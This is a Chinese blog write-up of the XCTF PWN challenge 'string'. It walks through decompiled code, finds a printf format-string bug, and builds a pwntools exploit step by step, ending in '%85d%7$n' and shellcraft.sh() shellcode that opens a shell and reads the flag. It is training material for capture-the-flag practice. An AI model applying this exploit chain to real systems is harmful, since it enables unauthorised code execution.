string [XCTF-PWN]CTF writeup系列7（超详细分析）

原创

3riC5r 于 2019-12-20 11:18:45 发布 2713 收藏 11
分类专栏： XCTF-PWN CTF 文章标签： xctf ctf pwn

本文链接：https://blog.csdn.net/fastergohome/article/details/103627264


XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏


CTF
46 篇文章 1 订阅
订阅专栏

题目地址：string


先看看题目情况

照例检查一下保护机制

```
root@mypwn:/ctf/work/python# checksec 167e00a26ef44e1f888b3ede29d88e38
[*] '/ctf/work/python/167e00a26ef44e1f888b3ede29d88e38'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

我们可以看到这次打开了RELRO、Canary和NX，那就没办法做栈溢出了。

继续看下ida反编译的情况



这个程序的函数比较多一些，在做代码检查的时候，建议大家把所有相关的代码全部反编译成c语言，放到一个文件中用开发环境查看，方便来回阅读，下面是所有涉及到的c语言代码：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  _DWORD *v3; // rax
  _DWORD *v4; // ST18_8

  setbuf(stdout, 0LL);
  alarm(0x3Cu);
  sub_400996(60LL, 0LL);
  v3 = malloc(8uLL);
  v4 = v3;
  *v3 = 68;
  v3[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v4, a2);
  printf("secret[1] is %x\n", v4 + 1);
  puts("do not tell anyone ");
  sub_400D72(v4);
  puts("The End.....Really?");
  return 0LL;
}

unsigned __int64 __fastcall sub_400D72(__int64 a1)
{
  char s; // [rsp+10h] [rbp-20h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]
```

```
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("What should your character's name be:");
  _isoc99_scanf("%s", &s);
  if ( strlen(&s) <= 0xC )
  {
    puts("Creating a new player.");
    sub_400A7D("Creating a new player.");
    sub_400BB9();
    sub_400CA6(a1);
  }
  else
  {
    puts("Hei! What's up!");
  }
  return __readfsqword(0x28u) ^ v3;
}

unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
  return __readfsqword(0x28u) ^ v3;
}

unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch]
  __int64 v2; // [rsp+8h] [rbp-78h]
  char format; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
```

```
    _isoc99_scanf("%s", &format);
    puts("Your wish is");
    printf(&format, &format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}

unsigned __int64 sub_400A7D()
{
  char s1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
  puts("furniture looks undamaged by brawls, which are very common in other pubs");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf("%s", &s1);
    if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(&s1, "east") )
  {
    if ( !strcmp(&s1, "up") )
      sub_4009DD(&s1, "up");
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
}


void __noreturn sub_4009DD()
{
  unsigned int v0; // eax
  int v1; // [rsp+0h] [rbp-10h]
  int v2; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You go right, suddenly, a big hole appear front you!");
  puts("where you will go?!left(0) or right(1)?!:");
  v0 = time(0LL);
  srand(v0);
  while ( 1 )
  {
    v2 = rand() % 2;
    _isoc99_scanf("%d", &v1);
```

```
    __isoc99_scanf("%d", &v1);
    if ( v1 != v2 )
      break;
    puts("You escape it!but another hole appear!");
    puts("where you will go?!left(0) or right(1)?!:");
  }
  puts("YOU ARE DEAD");
  exit(0);
}

unsigned __int64 sub_400996()
{
  unsigned __int64 v0; // ST08_8

  v0 = __readfsqword(0x28u);
  puts("Welcome to Dragon Games!");
  puts(off_603010);
  return __readfsqword(0x28u) ^ v0;
}
```

通过检查代码，可以发现有两个有意思的点，第一个是：

```
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
```

当满足条件的时候，可以直接输入shellcode，执行我们需要的代码

第二个是：

```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch]
  __int64 v2; // [rsp+8h] [rbp-78h]
  char format; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", &format);
    puts("Your wish is");
    printf(&format, &format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```


这里存在一个格式化字符串漏洞。

那就很明显了，既然不存在栈溢出覆盖的可能性，就只能是通过第二个格式化字符串漏洞覆盖，去覆盖第一个点上的条件，使得其满足

```
if ( *a1 == a1[1] )
```

回溯一下a1，会发现它是从main函数中传递过来的，*a1和a1[1]的值是：

```
  *v3 = 68;
  v3[1] = 85;
```

那现在的问题就变成需要找到v3的地址所在，接下来我们按正常流程走一下程序

```
root@mypwn:/ctf/work/python# ./167e00a26ef44e1f888b3ede29d88e38
Welcome to Dragon Games!
                                              .~)>>
                                            .~))))>>>
                                          .~))>>             ___\
                                        .~)))>>))))>>      .-~))>>\
                                      .~)))))>>       .-~))>>)>
                                    .~)))>>))))>>  .-~)>>)>
                  )                .~))>>))))>>  .-~)))))>>)>
               ( )@@*)            //)>))))))  .-~))))>>)>
             ).@(@@              //))>>))) .-~))>>)))))>>)>
           (( @.@).             //))))) .-~)>>)))))>>)>
         ))  )@@*.@@ )         //)>))) //))))))>>))))>>)>
      ((  ((@@@.@@            |/))))) //))))))>>))))>>)>
     )) @@*. )@@ )   (\_(\  |))>)) //))))>>))))))>>)>
```

```
we are wizard, we will give you hand, you can not defeat dragon by yourself ...
we will tell you two secret ...
secret[0] is 1457260
secret[1] is 1457264
do not tell anyone
What should your character's name be:
AA
Creating a new player.
 This is a famous but quite unusual inn. The air is fresh and the
marble-tiled ground is clean. Few rowdy guests can be seen, and the
furniture looks undamaged by brawls, which are very common in other pubs
all around the world. The decoration looks extremely valuable and would fit
into a palace, but in this city it's quite ordinary. In the middle of the
room are velvet covered chairs and benches, which surround large oaken
tables. A large sign is fixed to the northern wall behind a wooden bar. In
one corner you notice a fireplace.
There are two obvious exits: east, up.
But strange thing is ,no one there.
So, where you will go?east or up?:
east
You travel a short distance east.That's odd, anyone disappear suddenly
, what happend?! You just travel , and find another hole
You recall, a big black hole will suckk you into it! Know what should you do?
go into there(1), or leave(0)?:
1
A voice heard in your mind
'Give me an address'
AAA
And, you wish is:
Your wish is
AAAI hear it, I hear it....
Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!
Dragon say: HaHa! you were supposed to have a normal
RPG game, but I have changed it! you have no weapon and
skill! you could not defeat me !
That's sound terrible! you meet final boss!but you level is ONE!
The End.....Really?
```

对照代码，我们发现一个有意思的东西

```
secret[0] is 1457260
secret[1] is 1457264
```

再看下代码：

```
  v3 = malloc(8uLL);
  v4 = v3;
  *v3 = 68;
  v3[1] = 85;
  puts("we are wizard, we will give you hand, you can not defeat dragon by yourself ...");
  puts("we will tell you two secret ...");
  printf("secret[0] is %x\n", v4, a2);
  printf("secret[1] is %x\n", v4 + 1);
```

我们会发现打印出来的就是v3的地址。

那就没问题了，最后一个需要的条件也找到了。

接下来我们就构造payload来测试一下printf的覆盖位置：

```
payload = 'A'*4 + '.%x'*10
```

我们要看下打印出来的41414141在第几个位置。

根据流程和payload编写python脚本如下：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
p = process('./167e00a26ef44e1f888b3ede29d88e38')
# p = remote("111.198.29.45", 39237)

payload = 'A'*4 + '.%x'*10

p.sendlineafter('be:\n', 'aaa')
p.sendlineafter('up?:\n', 'east')
p.sendlineafter('leave(0)?:\n', '1')
p.sendlineafter("address'\n", 'aaa')
p.sendlineafter('is:\n', payload)
p.interactive()
```

输出的结果是：

```
[DEBUG] Received 0x30 bytes:
    'A voice heard in your mind\n'
    "'Give me an address'\n"
[DEBUG] Sent 0x4 bytes:
    'aaa\n'
[*] Process './167e00a26ef44e1f888b3ede29d88e38' stopped with exit code 0 (pid 129)
[DEBUG] Received 0x14a bytes:
    'And, you wish is:\n'
    'Your wish is\n'
    'aaaI hear it, I hear it....\n'
    'Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!\n'
    'Dragon say: HaHa! you were supposed to have a normal\n'
    'RPG game, but I have changed it! you have no weapon and \n'
    'skill! you could not defeat me !\n'
    "That's sound terrible! you meet final boss!but you level is ONE!\n"
    'The End.....Really?\n'
[DEBUG] Sent 0x23 bytes:
    'AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x\n'
Traceback (most recent call last):
  File "stringpwn.py", line 16, in <module>
    p.sendlineafter('is:\n', payload)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 748, in sendlineafter
    self.sendline(data)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 726, in sendline
    self.send(line + self.newline)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 707, in send
    self.send_raw(data)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/process.py", line 710, in send_raw
    raise EOFError
EOFError
```

注意到这里出错了，而且我们的payload没有在正确位置输入，检查一下代码，发现了一个问题：

```
_isoc99_scanf("%ld", &v2);
```

这个地方输入只能是数字，而我们的python脚本输入的是aaa，所以这个地方就不接受输入，而把aaa送给下一个输入的位置

```
_isoc99_scanf("%s", &format);
```

明白了这个问题之后，我们修改一下python脚本：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
p = process('./167e00a26ef44e1f888b3ede29d88e38')
# p = remote("111.198.29.45", 39237)

payload = 'A'*4 + '.%x'*10

p.sendlineafter('be:\n', 'aaa')
p.sendlineafter('up?:\n', 'east')
p.sendlineafter('leave(0)?:\n', '1')
p.sendlineafter("address'\n", '1')
p.sendlineafter('is:\n', payload)
p.interactive()
```

看一下，结果如下：

```
[DEBUG] Received 0x30 bytes:
    'A voice heard in your mind\n'
    "'Give me an address'\n"
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Received 0x12 bytes:
    'And, you wish is:\n'
[DEBUG] Sent 0x23 bytes:
    'AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x\n'
[*] Switching to interactive mode
[*] Process './167e00a26ef44e1f888b3ede29d88e38' stopped with exit code 0 (pid 133)
[DEBUG] Received 0x17e bytes:
    'Your wish is\n'
    'AAAA.a147a7e3.a147b8c0.a119e154.c.0.a14762a0.1.41414141.252e7825.2e78252eI hear it, I hear it....\n'
    'Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!\n'
    'Dragon say: HaHa! you were supposed to have a normal\n'
    'RPG game, but I have changed it! you have no weapon and \n'
    'skill! you could not defeat me !\n'
    "That's sound terrible! you meet final boss!but you level is ONE!\n"
    'The End.....Really?\n'
Your wish is
AAAA.a147a7e3.a147b8c0.a119e154.c.0.a14762a0.1.41414141.252e7825.2e78252eI hear it, I hear it....
Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!
Dragon say: HaHa! you were supposed to have a normal
RPG game, but I have changed it! you have no weapon and
skill! you could not defeat me !
That's sound terrible! you meet final boss!but you level is ONE!
The End.....Really?
[*] Got EOF while reading in interactive
```

这一次的输入位置就是正确的，而且也得到了我们需要的printf偏移值

```
[DEBUG] Received 0x17e bytes:
    'Your wish is\n'
    'AAAA.a147a7e3.a147b8c0.a119e154.c.0.a14762a0.1.41414141.252e7825.2e78252eI hear it, I h
    'Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!\n'
    'Dragon say: HaHa! you were supposed to have a normal\n'
    'RPG game, but I have changed it! you have no weapon and \n'
```

我们计算一下偏移值是8，那么我们就可以重新构造python脚本

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
p = process('./167e00a26ef44e1f888b3ede29d88e38')
# p = remote("111.198.29.45", 39237)

p.recvuntil('secret[0] is ')
addr = int(p.recvuntil('\n'), 16)

# payload = 'A'*4 + '.%x'*10
payload = str(addr) + '%81c%8$n'

p.sendlineafter('be:\n', 'aaa')
p.sendlineafter('up?:\n', 'east')
p.sendlineafter('leave(0)?:\n', '1')
p.sendlineafter("address'\n", '1111')
p.sendlineafter('is:\n', payload)
p.interactive()
```

执行之后看下结果：

```
[DEBUG] Received 0x30 bytes:
    'A voice heard in your mind\n'
    "'Give me an address'\n"
[DEBUG] Sent 0x5 bytes:
    '1111\n'
[DEBUG] Received 0x12 bytes:
    'And, you wish is:\n'
[DEBUG] Sent 0x11 bytes:
    '10170976%81c%8$n\n'
[*] Switching to interactive mode
[DEBUG] Received 0xd bytes:
    'Your wish is\n'
Your wish is
[*] Got EOF while reading in interactive
```

发现执行不下去，仔细再分析了一下输入的地方

```
_isoc99_scanf("%s", &format);
```

这个地方的输入是有限制的（大家可以去搜索一下），所以不能利用首位4个字节作为地址，进行赋值操作，那就要重新想办法了。

**********思考中**********

"'Give me an address'\n"这个地方和printf之间是存在关系的。

我们再调整一下脚本测试一下，看看v2的值，在printf的时候打印在哪个位置，调整后的脚本如下：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
p = process('./167e00a26ef44e1f888b3ede29d88e38')
# p = remote("111.198.29.45", 39237)

p.recvuntil('secret[0] is ')
addr = int(p.recvuntil('\n'), 16)

payload = 'A'*4 + '.%x'*10
# payload = str(addr) + '%77c%7$n'

p.sendlineafter('be:\n', 'aaa')
p.sendlineafter('up?:\n', 'east')
p.sendlineafter('leave(0)?:\n', '1')
p.sendlineafter("address'\n", str(0x1111))
p.sendlineafter('is:\n', payload)
p.interactive()
```

我把v2的输入改成16进制，这样方便观看，输出结果如下：

```
    'Your wish is\n'
    'AAAA.41c367e3.41c378c0.4195a154.c.0.41c322a0.1111.41414141.252e7825.2e78252eI hear it, I hear it....\n
```

观察到1111显示在第7个位置，所以我们是需要在v2中输入我们需要覆盖的地址，然后通过printf格式化漏洞去赋值。

再次修改payload如下：

```
payload = '%85d%7$n'
```

python 脚本也修改了给v2的输入，具体如下：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
p = process('./167e00a26ef44e1f888b3ede29d88e38')
# p = remote("111.198.29.45", 39237)

p.recvuntil('secret[0] is ')
addr = int(p.recvuntil('\n'), 16)

# payload = 'A'*4 + '.%x'*10
# payload = str(addr) + '%76c%8$n'
payload = '%85d%7$n'

p.sendlineafter('be:\n', 'aaa')
p.sendlineafter('up?:\n', 'east')
p.sendlineafter('leave(0)?:\n', '1')
p.sendlineafter("address'\n", str(addr))
p.sendlineafter('is:\n', payload)
p.interactive()
```

输出结果如下：

```
[DEBUG] Received 0x30 bytes:
    'A voice heard in your mind\n'
    "'Give me an address'\n"
[DEBUG] Sent 0x9 bytes:
    '16720480\n'
[DEBUG] Received 0x12 bytes:
    'And, you wish is:\n'
[DEBUG] Sent 0x9 bytes:
    '%85d%7$n\n'
[*] Switching to interactive mode
[DEBUG] Received 0x19d bytes:
    'Your wish is\n'
    '                                                                                1476691939I hear it, I hear
    'Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!\n'
    'Dragon say: HaHa! you were supposed to have a normal\n'
    'RPG game, but I have changed it! you have no weapon and \n'
    'skill! you could not defeat me !\n'
    "That's sound terrible! you meet final boss!but you level is ONE!\n"
    'Wizard: I will help you! USE YOU SPELL\n'
Your wish is
                                                                                1476691939I hear it, I hear it..
Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!
Dragon say: HaHa! you were supposed to have a normal
RPG game, but I have changed it! you have no weapon and
skill! you could not defeat me !
That's sound terrible! you meet final boss!but you level is ONE!
Wizard: I will help you! USE YOU SPELL
```

看到了“USE YOU SPELL”，终于进入到可以写shellcode的流程。

```
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
```

那就没问题了，我们继续补充一下输入shellcode的python脚本，具体如下：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
p = process('./167e00a26ef44e1f888b3ede29d88e38')
# p = remote("111.198.29.45", 39237)

p.recvuntil('secret[0] is ')
addr = int(p.recvuntil('\n'), 16)

# payload = 'A'*4 + '.%x'*10
# payload = str(addr) + '%76c%8$n'
payload = '%85d%7$n'

p.sendlineafter('be:', 'aaa')
p.sendlineafter('up?:', 'east')
p.sendlineafter('leave(0)?:', '1')
p.sendlineafter("address'", str(addr))
p.sendlineafter('is:', payload)

sc = asm(shellcraft.sh())
p.sendlineafter('SPELL', sc)

p.interactive()
```

最终得到结果如下：

```
[DEBUG] Received 0x19d bytes:
    'Your wish is\n'
    '                                                                                -844793885I hear it, I hear
    'Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!\n'
    'Dragon say: HaHa! you were supposed to have a normal\n'
    'RPG game, but I have changed it! you have no weapon and \n'
    'skill! you could not defeat me !\n'
    "That's sound terrible! you meet final boss!but you level is ONE!\n"
    'Wizard: I will help you! USE YOU SPELL\n'
[DEBUG] Sent 0x31 bytes:
    00000000  6a 68 48 b8  2f 62 69 6e  2f 2f 2f 73  50 48 89 e7  |jhH·|/bin|///s|PH··|
    00000010  68 72 69 01  01 81 34 24  01 01 01 01  31 f6 56 6a  |hri·|··4$|····|1·Vj|
    00000020  08 5e 48 01  e6 56 48 89  e6 31 d2 6a  3b 58 0f 05  |·^H·|·VH·|·1·j|;X··|
    00000030  0a                                                  |·|
    00000031
[*] Switching to interactive mode

$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x27 bytes:
    'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
[*]
```

本地执行没问题了，修改为远程执行，看下结果

```
[DEBUG] Sent 0x31 bytes:
    00000000  6a 68 48 b8  2f 62 69 6e  2f 2f 2f 73  50 48 89 e7  |jhH·|/bin|///s|PH··|
    00000010  68 72 69 01  01 81 34 24  01 01 01 01  31 f6 56 6a  |hri·|··4$|····|1·Vj|
    00000020  08 5e 48 01  e6 56 48 89  e6 31 d2 6a  3b 58 0f 05  |·^H·|·VH·|·1·j|;X··|
    00000030  0a                                                  |·|
    00000031
[*] Switching to interactive mode

$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x2d bytes:
    'cyberpeace{0ccf7e5915f2a001248fce6935452971}\n'
cyberpeace{0ccf7e5915f2a001248fce6935452971}
$
```

成功获取flag。这个题目走了一些弯路，主要还是对printf的格式化漏洞不是太熟悉。经过这个题目之后确实加深了理解。